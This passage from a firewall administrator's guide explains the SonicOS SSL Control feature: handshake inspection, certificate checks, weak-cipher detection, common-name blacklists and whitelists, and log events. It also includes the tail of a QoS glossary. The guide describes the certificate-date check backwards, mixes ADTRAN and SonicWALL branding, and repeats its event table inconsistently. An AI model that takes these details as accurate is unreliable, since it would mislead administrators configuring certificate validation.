- **Mapping** – Mapping, with regard to SonicOS' implementation of QoS, is the practice of converting layer 2 CoS tags (802.1p) to layer 3 CoS tags (DSCP) and back again for the purpose as preserving the 802.1p tags across network links that do not support 802.1p tagging. The map correspondence is fully user-definable, and the act of mapping is controlled by Access Rules. Mapping is supported on NetVanta 2830 and 2840 platforms.
- **Marking** – Also known as **tagging** or **coloring** – The act of applying layer 2 (802.1p) or layer 3 (DSCP) information to a packet for the purpose of differentiation, so that it can be properly classified (recognized) and prioritized by network devices along the path to its destination. Marking is supported on NetVanta 2830 and 2840 platforms.
- **MPLS** - Multi Protocol Label Switching. A term that comes up frequently in the area of QoS, but which is natively unsupported by most customer premise IP networking devices, including ADTRAN appliances. MPLS is a carrier-class network service that attempts to enhance the IP network experience by adding the concept connection-oriented paths (Label Switch Paths – LSPs) along the network. When a packet leaves a customer premise network, it is tagged by a Label Edge Router (LER) so that the label can be used to determine the LSP. The MPLS tag itself resides between layer 2 and layer 3, imparting upon MPLS characteristics of both network layers. MPLS is becoming quite popular for VPNs, offering both layer 2 and layer 3 VPN services, but remains interoperable with existing IPsec VPN implementation. MPLS is also very well known for its QoS capabilities, and interoperates well with conventional DSCP marking.
- **Per Hop Behavior (PHB)** – The handling that will be applied to a packet by each DiffServ capable router it traverses, based upon the DSCP classification of the packet. The behavior can be among such actions as discard, re-mark (re-classify), best-effort, assured forwarding, or expedited forwarding.
- **Policing** – A facility of traffic conditioning that attempts to control the rate of traffic into or out of a network link. Policing methods range from indiscriminate packet discarding to algorithmic shaping, to various queuing disciplines.
- **Queuing** – To effectively make use of a link's available bandwidth, queues are commonly employed to sort and separately manage traffic after it has been classified. Queues are then managed using a variety of methods and algorithms to ensure that the higher priority queues always have room to receive more traffic, and that they can be serviced (de-queued or processed) before lower priority queues. Some common queue disciplines include:
 - **FIFO** – First In First Out. A very simple, indiscriminating queue where the first packet in is the first packet to be processed.
 - **Class Based Queuing (CBQ)** – A queuing discipline that takes into account the CoS of a packet, ensuring that higher priority traffic is treated preferentially.
 - **Weighted Fair Queuing (WFQ)** – A discipline that attempts to service queues using a simple formula based upon the packets' IP precedence and the total number of flows. WFQ has a tendency to become imbalanced when there is a disproportionately large number of high-priority flows to be serviced, often having the opposite of the desired effect.

- **Token Based CBQ** – An enhancement to CBQ that employs a token, or a credit-based system that helps to smooth or normalize link utilization, avoiding burstiness as well as under-utilization. Employed by SonicOS' BWM.
- **RSVP** – Resource Reservation Protocol. An IntServ signaling protocol employed by some applications where the anticipated need for network behavior (e.g. delay and bandwidth) is requested so that it can be reserved along the network path. Setting up this Reservation Path requires that each hop along the way be RSVP capable, and that each agrees to reserve the requested resources. This system of QoS is comparatively resource intensive, since it requires each hop to maintain state on existing flows. Although IntServ's RSVP is quite different from DiffServ's DSCP, the two can interoperate. RSVP is not supported by SonicOS.
- **Shaping** – An attempt by a QoS system to modify the rate of traffic flow, usually by employing some feedback mechanism to the sender. The most common example of this is TCP rate manipulation, where acknowledgements (ACKs) sent back to a TCP sender are queued and delayed so as to increase the calculated round-trip time (RTT), leveraging the inherent behavior of TCP to force the sender to slow the rate at which it sends data.
- **Type of Service (ToS)** – A field within the IP header wherein CoS information can be specified. Historically used, albeit somewhat rarely, in conjunction with IP precedence bits to define CoS. The ToS field is now rather commonly used by DiffServ's code point values.



CHAPTER 48

Configuring SSL Control

Firewall Settings > SSL Control

This chapter describes how to plan, design, implement, and maintain the SSL Control feature. This chapter contains the following sections:

- [“Overview of SSL Control” section on page 667](#)
- [“SSL Control Configuration” section on page 675](#)
- [“Enabling SSL Control on Zones” section on page 677](#)
- [“SSL Control Events” section on page 677](#)


Overview of SSL Control

This section provides an overview of SSL Control. It contains the following subsections:

- [“Key Features of SSL Control” section on page 669](#)
- [“Key Concepts to SSL Control” section on page 670](#)
- [“Caveats and Advisories” section on page 674](#)

SonicOS Enhanced firmware versions 4.0 and higher include SSL Control, a system for providing visibility into the handshake of SSL sessions, and a method for constructing policies to control the establishment of SSL connections. SSL (Secure Sockets Layer) is the dominant standard for the encryption of TCP based network communications, with its most common and

well-known application being HTTPS (HTTP over SSL). SSL provides digital certificate-based endpoint identification, and cryptographic and digest-based confidentiality to network communications.



An effect of the security provided by SSL is the obscuration of all payload, including the URL (Uniform Resource Locator, for example, <http://www.adtran.com/NetVantaSecurityPortal>) being requested by a client when establishing an HTTPS session. This is due to the fact that HTTP is transported within the encrypted SSL tunnel when using HTTPS. It is not until the SSL session is established (step 14, figure 1) that the actual target resource (`www.adtran.com/NetVantaSecurityPortal`) is requested by the client, but since the SSL session is already established, no inspection of the session data by the firewall or any other intermediate device is possible. As a result, URL based content filtering systems cannot consider the request to determine permissibility in any way other than by IP address.

While IP address based filtering does not work well for unencrypted HTTP because of the efficiency and popularity of Host-header based virtual hosting (defined in Key Concepts below), IP filtering can work effectively for HTTPS due to the rarity of Host-header based HTTPS sites. But this trust relies on the integrity of the HTTPS server operator, and assumes that SSL is not being used for deceptive purposes.

For the most part, SSL is employed legitimately, being used to secure sensitive communications, such as online shopping or banking, or any session where there is an exchange of personal or valuable information. The ever decreasing cost and complexity of SSL, however, has also spurred the growth of more dubious applications of SSL, designed primarily for the purposes of obfuscation or concealment rather than security.

An increasingly common camouflage is the use of SSL encrypted Web-based proxy servers for the purpose of hiding browsing details, and bypassing content filters. While it is simple to block well known HTTPS proxy services of this sort by their IP address, it is virtually impossible to

block the thousands of privately-hosted proxy servers that are readily available through a simple Web-search. The challenge is not the ever-increasing number of such services, but rather their unpredictable nature. Since these services are often hosted on home networks using dynamically addressed DSL and cable modem connections, the targets are constantly moving. Trying to block an unknown SSL target would require blocking all SSL traffic, which is practically infeasible.

SSL Control provides a number of methods to address this challenge by arming the security administrator with the ability to dissect and apply policy based controls to SSL session establishment. While the current implementation does not decode the SSL application data, it does allow for gateway-based identification and disallowance of suspicious SSL traffic.

Key Features of SSL Control


| Feature | Benefit |
|---|---|
| Common-Name based White and Black Lists | <p>The administrator can define lists of explicitly allowed or denied certificate subject common names (described in Key Concepts). Entries will be matched on substrings, for example, a blacklist entry for “prox” will match “www.megaproxy.com”, “www.proxify.com” and “proxify.net”. This allows the administrator to easily block all SSL exchanges employing certificates issued to subjects with potentially objectionable names. Inversely, the administrator can easily authorize all certificates within an organization by whitelisting a common substring for the organization. Each list can contain up to 1,024 entries.</p> <p>Since the evaluation is performed on the subject common-name embedded in the certificate, even if the client attempts to conceal access to these sites by using an alternative hostname or even an IP address, the subject will always be detected in the certificate, and policy will be applied.</p> |
| Self-Signed Certificate Control | <p>It is common practice for legitimate sites secured by SSL to use certificates issued by well-known certificate authorities, as this is the foundation of trust within SSL. It is almost equally common for network appliances secured by SSL (such as firewalls) to use self-signed certificates for their default method of security. So while self-signed certificates in closed-environments are not suspicious, the use of self-signed certificates by publicly or commercially available sites is. A public site using a self-signed certificate is often an indication that SSL is being used strictly for encryption rather than for trust and identification. While not absolutely incriminating, this sometimes suggests that concealment is the goal, as is commonly the case for SSL encrypted proxy sites.</p> <p>The ability to set a policy to block self-signed certificates allows security administrators to protect against this potential exposure. To prevent discontinuity of communications to known/trusted SSL sites using self-signed certificates, the whitelist feature can be used for explicit allowance.</p> |

| Feature | Benefit |
|--|---|
| Untrusted Certificate Authority Control | <p>Like the use of self-signed certificates, encountering a certificate issued by an untrusted CA is not an absolute indication of disreputable obscurity, but it does suggest questionable trust.</p> <p>SSL Control can compare the issuer of the certificate in SSL exchanges against the certificates in the ADTRAN's certificate store. The certificate store contains approximately 100 well-known CA certificates, exactly like today's Web-browsers. If SSL Control encounters a certificate that was issued by a CA not in its certificate store, it can disallow the SSL connection.</p> <p>For organizations running their own private certificate authorities, the private CA certificate can easily be imported into the ADTRAN's certificate store to recognize the private CA as trusted. The store can hold up to 256 certificates.</p> |
| SSL version, Cipher Strength, and Certificate Validity Control | <p>SSL Control provides additional management of SSL sessions based on characteristics of the negotiation, including the ability to disallow the potentially exploitable SSLv2, the ability to disallow weak encryption (ciphers less than 64 bits), and the ability to disallow SSL negotiations where a certificate's date ranges are invalid. This enables the administrator to create a rigidly secure environment for network users, eliminating exposure to risk through unseen cryptographic weaknesses, or through disregard for or misunderstanding of security warnings.</p> |
| Zone-Based Application | <p>SSL Control is applied at the zone level, allowing the administrator to enforce SSL policy on the network. When SSL Control is enabled on the zone, the ADTRAN looks for Client Hellos sent from clients on that zone through the ADTRAN will trigger inspection. The ADTRAN then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.</p> |
| Configurable Actions and Event Notifications | <p>When SSL Control detects a policy violation, it can log the event and block the connection, or it can simply log the event while allowing the connection to proceed.</p> |

Key Concepts to SSL Control

- SSL**- Secure Sockets Layer (SSL) is a network security mechanism introduced by Netscape in 1995. SSL was designed "to provide privacy between two communicating applications (a client and a server) and also to authenticate the server, and optionally the client." SSL's most popular application is HTTPS, designated by a URL beginning with https:// rather than simply http://, and it is recognized as the standard method of encrypting Web traffic on the Internet. An SSL HTTP transfer typically uses TCP port 443, whereas a regular HTTP transfer uses TCP port 80. Although HTTPS is what SSL is best known for,

SSL is not limited to securing HTTP, but can also be used to secure other TCP protocols such as SMTP, POP3, IMAP, and LDAP. For more information, see <http://www.mozilla.org/projects/security/pki/nss/ssl/draft02.html>. SSL session establishment occurs as follows:



- **SSLv2** – The earliest version of SSL still in common use. SSLv2 was found to have a number of weaknesses, limitations, and theoretical deficiencies (comparatively noted in the SSLv3 entry), and is looked upon with scorn, disdain, and righteous indignation by security purists.
- **SSLv3** – SSLv3 was designed to maintain backward compatibility with SSLv2, while adding the following enhancements:
 - Alternate key exchange methods, including Diffie-Hellman.
 - Hardware token support for both key exchange and bulk encryption.
 - SHA, DSS, and Fortezza support.
 - Out-of-Band data transfer.

- TLS – Transport Layer Security (version 1.0), also known as SSLv3.1, is very similar to SSLv3, but improves upon SSLv3 in the following ways:

| SSL | TLS |
|------------------------------------|---|
| Uses a preliminary HMAC algorithm | Uses HMAC as described in RFC 2104 |
| Does not apply MAC to version info | Applies MAC to version info |
| Does not specify a padding value | Initializes padding to a specific value |
| Limited set of alerts and warning | Detailed Alert and Warning messages |

- **MAC** – A MAC (Message Authentication Code) is calculated by applying an algorithm (such as MD5 or SHA1) to data. The MAC is a message digest, or a one-way hash code that is fairly easy to compute, but which is virtually irreversible. In other words, with the MAC alone, it would be theoretically impossible to determine the message upon which the digest was based. It is equally difficult to find two different messages that would result in the same MAC. If the receiver’s MAC calculation matches the sender’s MAC calculation on a given piece of data, the receiver is assured that the data has not been altered in transit.
- **Client Hello** – The first message sent by the client to the server following TCP session establishment. This message starts the SSL session, and consists of the following components:
 - **Version** – The version of SSL that the client wishes to use in communications. This is usually the most recent version of SSL supported by the client.
 - **Random** – A 32-bit timestamp coupled with a 28 byte random structure.
 - **Session ID** – This can either be empty if no Session ID data exists (essentially requesting a new session) or can reference a previously issued Session ID.
 - **Cipher Suites** – A list of the cryptographic algorithms, in preferential order, supported by the clients.
 - **Compression Methods** – A list of the compression methods supported by the client (typically null).
- **Server Hello** – The SSL server’s response to the Client Hello. It is this portion of the SSL exchange that SSL Control inspects. The Server Hello contains the version of SSL negotiated in the session, along with cipher, session ID and certificate information. The actual X.509 server certificate itself, although a separate step of the SSL exchange, usually begins (and often ends) in the same packet as the Server Hello.
- **Certificates** - X.509 certificates are unalterable digital stamps of approval for electronic security. There are four main characteristics of certificates:
 - Identify the subject of a certificate by a common name or distinguished name (CN or DN).
 - Contain the public key that can be used to encrypt and decrypt messages between parties
 - Provide a digital signature from the trusted organization (Certificate Authority) that issued the certificate.
 - Indicate the valid date range of the certificate
- **Subject** – The guarantee of a certificate identified by a common name (CN). When a client browses to an SSL site, such as <http://www.adtran.com/NetVantaSecurityPortal>, the server sends its certificate which is then evaluated by the client. The client checks that the certificate’s dates are valid, that it was issued by a trusted CA, and that the subject CN matches the requested host name (i.e. they are both “www.adtran.com”). Although a

subject CN mismatch elicits a browser alert, it is not always a sure sign of deception. For example, if a client browses to <https://adtran.com/NetVantaSecurityPortal>, which resolves to the same IP address as www.adtran.com, the server will present its certificate bearing the subject CN of www.adtran.com. An alert will be presented to the client, despite the total legitimacy of the connection.

- **Certificate Authority (CA)** - A Certificate Authority (CA) is a trusted entity that has the ability to sign certificates intended, primarily, to validate the identity of the certificate's subject. Well-known certificate authorities include VeriSign, Thawte, Equifax, and Digital Signature Trust. In general, for a CA to be trusted within the SSL framework, its certificate must be stored within a trusted store, such as that employed by most Web-browsers, operating systems and run-time environments. The SonicOS trusted store is accessible from the **System > Certificates** page. The CA model is built on associative trust, where the client trusts a CA (by having the CA's certificate in its trusted store), the CA trusts a subject (by having issued the subject a certificate), and therefore the client can trust the subject.
- **Untrusted CA** – An untrusted CA is a CA that is not contained in the trusted store of the client. In the case of SSL Control, an untrusted CA is any CA whose certificate is not present in **System > Certificates**.
- **Self-Signed Certificates** – Any certificate where the issuer's common-name and the subject's common-name are the same, indicating that the certificate was self-signed.
- **Virtual Hosting** – A method employed by Web servers to host more than one website on a single server. A common implementation of virtual hosting is name-based (Host-header) virtual hosting, which allows for a single IP address to host multiple websites. With Host-header virtual hosting, the server determines the requested site by evaluating the "Host:" header sent by the client. For example, both www.website1.com and www.website2.com might resolve to 64.41.140.173. If the client sends a "GET /" along with "Host: www.website1.com", the server can return content corresponding to that site.

Host-header virtual hosting is generally not employed in HTTPS because the host header cannot be read until the SSL connection is established, but the SSL connection cannot be established until the server sends its Certificate. Since the server cannot determine which site the client will request (all that is known during the SSL handshake is the IP address) it cannot determine the appropriate certificate to send. While sending any certificate might allow the SSL handshake to commence, a certificate name (subject) mismatch will trigger a browser alert.

- **Weak Ciphers** – Relatively weak symmetric cryptography ciphers. Ciphers are classified as weak when they are less than 64 bits. For the most part, export ciphers are weak ciphers. The following is a list of common weak ciphers:

| Cipher | Encryption | Occurs In |
|-----------------------------|------------|----------------------------|
| EXP1024-DHE-DSS-DES-CBC-SHA | DES (56) | SSLv3, TLS (export) |
| EXP1024-DES-CBC-SHA | DES (56) | SSLv3, TLS (export) |
| EXP1024-RC2-CBC-MD5 | RC2 (56) | SSLv3, TLS (export) |
| EDH-RSA-DES-CBC-SHA | DES (56) | SSLv3, TLS |
| EDH-DSS-DES-CBC-SHA | DES (56) | SSLv3, TLS |
| DES-CBC-SHA | DES (56) | SSLv2, SSLv3, TLS |
| EXP1024-DHE-DSS-RC4-SHA | RC4 (56) | SSLv3, TLS (export) |
| EXP1024-RC4-SHA | RC4 (56) | SSLv3, TLS (export) |
| EXP1024-RC4-MD5 | RC4 (56) | SSLv3, TLS (export) |
| EXP-EDH-RSA-DES-CBC-SHA | DES (40) | SSLv3, TLS (export) |
| EXP-EDH-DSS-DES-CBC-SHA | DES (40) | SSLv3, TLS (export) |
| EXP-DES-CBC-SHA | DES (40) | SSLv3, TLS (export) |
| EXP-RC2-CBC-MD5 | RC2 (40) | SSLv2, SSLv3, TLS (export) |
| EXP-RC4-MD5 | RC4 (40) | SSLv2, SSLv3, TLS (export) |

Caveats and Advisories

1. Self-signed and Untrusted CA enforcement – If enforcing either of these two options, it is strongly advised that you add the common names of any SSL secured network appliances within your organization to the whitelist to ensure that connectivity to these devices is not interrupted. For example, the default subject name of firewalls is “192.168.168.168”, and the default common name of ADTRAN SSL VPN appliances is “192.168.200.1”.
2. If your organization employs its own private Certificate Authority (CA), it is strongly advised that you import your private CA's certificate into the **System > Certificates** store, particularly if you will be enforcing blocking of certificates issued by untrusted CAs. Refer to the **System > Certificates** section of the SonicOS Enhanced Administrator's Guide for more information on this process.
3. SSL Control inspection is currently only performed on TCP port 443 traffic. SSL negotiations occurring on non-standard ports will not be inspected at this time.
4. **Server Hello fragmentation** – In some rare instances, an SSL server will fragment the Server Hello. If this occurs, the current implementation of SSL Control will not decode the Server Hello. SSL Control policies will not be applied to the SSL session, and the SSL session will be allowed.
5. **Session termination handling** – When SSL Control detects a policy violation and terminates an SSL session, it will simply terminate the session at the TCP layer. Because the SSL session is in an embryonic state at this point, it is not currently possible to redirect the client, or to provide any kind of informational notification of termination to the client.
6. **Whitelist precedence** – The whitelist takes precedence over all other SSL Control elements. Any SSL server certificate which matches an entry in the whitelist will allow the SSL session to proceed, even if other elements of the SSL session are in violation of the configured policy. This is by design.
7. SonicOS Enhanced 5.0 increased the number of pre-installed (well-known) CA certificates from 8 to 93. The resulting repository is very similar to what can be found in most Web-browsers. Other certificate related changes:
 - a. The maximum number of CA certificates was raised from 6 to 256.
 - b. The maximum size of an individual certificate was raised from 2,048 to 4,096.
 - c. The maximum number of entries in the whitelist and blacklist is 1,024 each.

SSL Control Configuration

SSL Control is located on **Firewall** panel, under the **SSL Control** Folder. SSL Control has a global setting, as well as a per-zone setting. By default, SSL Control is not enabled at the global or zone level. The individual page controls are as follows (refer the Key Concepts for SSL Control section for more information on terms used below).

Forward /

SSL Control

General Settings

Enable SSL Control

Note: Enforce the SSL Control Service per zone from the Network > Zones page.

Action

If an SSL policy violation is detected:

Log the event

Block the connection and log the event

Configuration

Enable Blacklist Enable Whitelist Detect Expired Certificates

Detect SSLv2 Detect Self-Signed Certificates Detect Certificate signed by an Untrusted CA

Detect Weak Ciphers(>64bits)

Custom Lists

Configure Blacklist and Whitelist

- **Enable SSL Control** – The global setting for SSL Control. This must be enabled for SSL Control applied to zones to be effective.
- **Log the event** – If an SSL policy violation, as defined within the Configuration section below, is detected, the event will be logged, but the SSL connection will be allowed to continue.
- **Block the connection and log the event** – In the event of a policy violation, the connection will be blocked and the event will be logged.
- **Enable Blacklist** – Controls detection of the entries in the blacklist, as configured in the Configure Lists section below.
- **Enable Whitelist** – Controls detection of the entries in the whitelist, as configured in the Configure Lists section below. Whitelisted entries will take precedence over all other SSL control settings.
- **Detect Expired Certificates** – Controls detection of certificates whose start date is before the current system time, or whose end date is beyond the current system time. Date validation depends on the ADTRAN's System Time. Make sure your System Time is set correctly, preferably synchronized with NTP, on the **System > Time** page.
- **Detect SSLv2** – Controls detection of SSLv2 exchanges. SSLv2 is known to be susceptible to cipher downgrade attacks because it does not perform integrity checking on the handshake. Best practices recommend using SSLv3 or TLS in its place.
- **Detect Self-signed certificates** – Controls the detection of certificates where both the issuer and the subject have the same common name.
- **Detect Certificates signed by an Untrusted CA** – Controls the detection of certificates where the issuer's certificate is not in the ADTRAN's **System > Certificates** trusted store.

- **Detect Weak Ciphers (<64 bits)** – Controls the detection of SSL sessions negotiated with symmetric ciphers less than 64 bits, commonly indicating export cipher usage.
- **Detect MD5 Digest** – Controls the detection of certificates that were created using an MD5 Hash.
- **Configure Blacklist and Whitelist** – Allows the administrator to define strings for matching common names in SSL certificates. Entries are case-insensitive, and will be used in pattern-matching fashion, for example:


| Entry | Will Match | Will Not Match |
|------------|--|---------------------------------------|
| adtran.com | https://www.adtran.com https://csm.demo.adtran.com https://superadtran.computers.org https://67.115.118.87 ^a | https://www.ADTRAN.de |
| prox | https://proxify.org https://www.proxify.org https://megaproxy.com https://1070652204 ^b | https://www.freeproxy.ru ^c |

a.67.115.118.67 is currently the IP address to which sslvpn.demo.www.adtran.com resolves, and that site uses a certificate issued to sslvpn.demo.www.adtran.com. This will result in a match to “www.adtran.com” since matching occurs based on the common name in the certificate.


b.This is the decimal notation for the IP address 63.208.219.44, whose certificate is issued to www.megaproxy.com.

c.www.freeproxy.ru will not match “prox” since the common name on the certificate that is currently presented by this site is a self-signed certificate issued to “-”. This can, however, easily be blocked by enabling control of self-signed or Untrusted CA certificates.

To configure the Whitelist and Blacklist, click the **Configure** button to bring up the following window.



Entries can be added, edited and deleted with the buttons beneath each list window.



**Note**

List matching will be based on the subject common name in the certificate presented in the SSL exchange, not in the URL (resource) requested by the client.

Changes to any of the SSL Control settings will not affect currently established connections; only new SSL exchanges that occur following the change commit will be inspected and affected.

Enabling SSL Control on Zones

Once SSL Control has been globally enabled, and the desired options have been configured, SSL Control must be enabled on one or more zones. When SSL Control is enabled on the zone, the ADTRAN looks for Client Hellos sent from clients on that zone through the ADTRAN will trigger inspection. The ADTRAN then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.

**Note**

If you are activating SSL Control on a zone (for example, the LAN zone) where there are clients who will be accessing an SSL server on another zone connected to the ADTRAN (for example, the DMZ zone) it is recommended that you add the subject common name of that server's certificate to the whitelist to ensure continuous trusted access.

To enable SSL Control on a zone, browse to the **Network > Zones** page, and select the **configure** icon for the desired zone. In the Edit Zone window, select the Enable SSL Control checkbox, and click OK. All new SSL connections initiated from that zone will now be subject to inspection.

SSL Control Events

Log events will include the client's username in the notes section (not shown) if the user logged in manually, or was identified through CIA/Single Sign On. If the user's identity is not available, the note will indicate that the user is *Unidentified*.

| # | Event Message | Conditions When it Occurs |
|---|---|---|
| 1 | SSL Control: Certificate with Invalid date | The certificate's start date is either before the system time or it's end date is after the system time. |
| 2 | SSL Control: Certificate chain not complete | The certificate has been issued by an intermediate CA with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational and does not affect the SSL connection. |
| 3 | SSL Control: Self-signed certificate | The certificate is self-signed (the CN of the issuer and the subject match). |
| 4 | SSL Control: Untrusted CA | The certificate has been issued by a CA that is not in the System > Certificates store of the ADTRAN. |

| # | Event Message | Conditions When it Occurs |
|----|--|---|
| 5 | SSL Control: Website found in blacklist | The common name of the subject matched a pattern entered into the blacklist. |
| 6 | SSL Control: Weak cipher being used | The symmetric cipher being negotiated was less than 64 bits. |
| 7 | See #2 | See #2. |
| 8 | SSL Control: Failed to decode Server Hello | The Server Hello from the SSL server was undecipherable. Also occurs when the certificate and Server Hello are in different packets, as is the case when connecting to a SSL server on a ADTRAN appliance. This log event is informational, and does not affect the SSL connection. |
| 9 | SSL Control: Website found in whitelist | The common name of the subject (typically a website) matched a pattern entered into the Whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers. |
| 10 | SSL Control: HTTPS via SSLv2 | The SSL session was being negotiated using SSLv2, which is known to be susceptible to certain man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS instead. |

| # | Event Message | Occurs When |
|----|---|---|
| 1 | SSL Control: Certificate with invalid date | The certificate's start date is before the SonicWALL's system time, or when the end date is after the system time. Note that for this illustration, the system time of the SonicWALL was set well into the future. Smithbarney.com is just peachy. |
| 2 | SSL Control: Certificate chain not complete | The certificate has been issued by an intermediate CA (chained certificate authority) with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational, and does not affect the SSL connection. |
| 3 | SSL Control: Self-signed certificate | The certificate being presented is self-signed, in other words, a certificate where the CN of the issuer and the subject match. Note: See entry #1 in the Caveats and Advisories section for information about enforcing self-signed certificate controls. |
| 4 | SSL Control: Untrusted CA | The certificate being presented has been issued by a CA that is not in the System > Certificates store of the SonicWALL. Note: See entry #2 in the Caveats and Advisories section for information about enforcing untrusted CA controls. |
| 5 | SSL Control: Website found in blacklist | The common name of the subject matched a pattern entered into the blacklist. In this example, the pattern "prox" was entered, and the certificate presented was issued to the subject "www.megaproxy.com" matched, triggering the violation. |
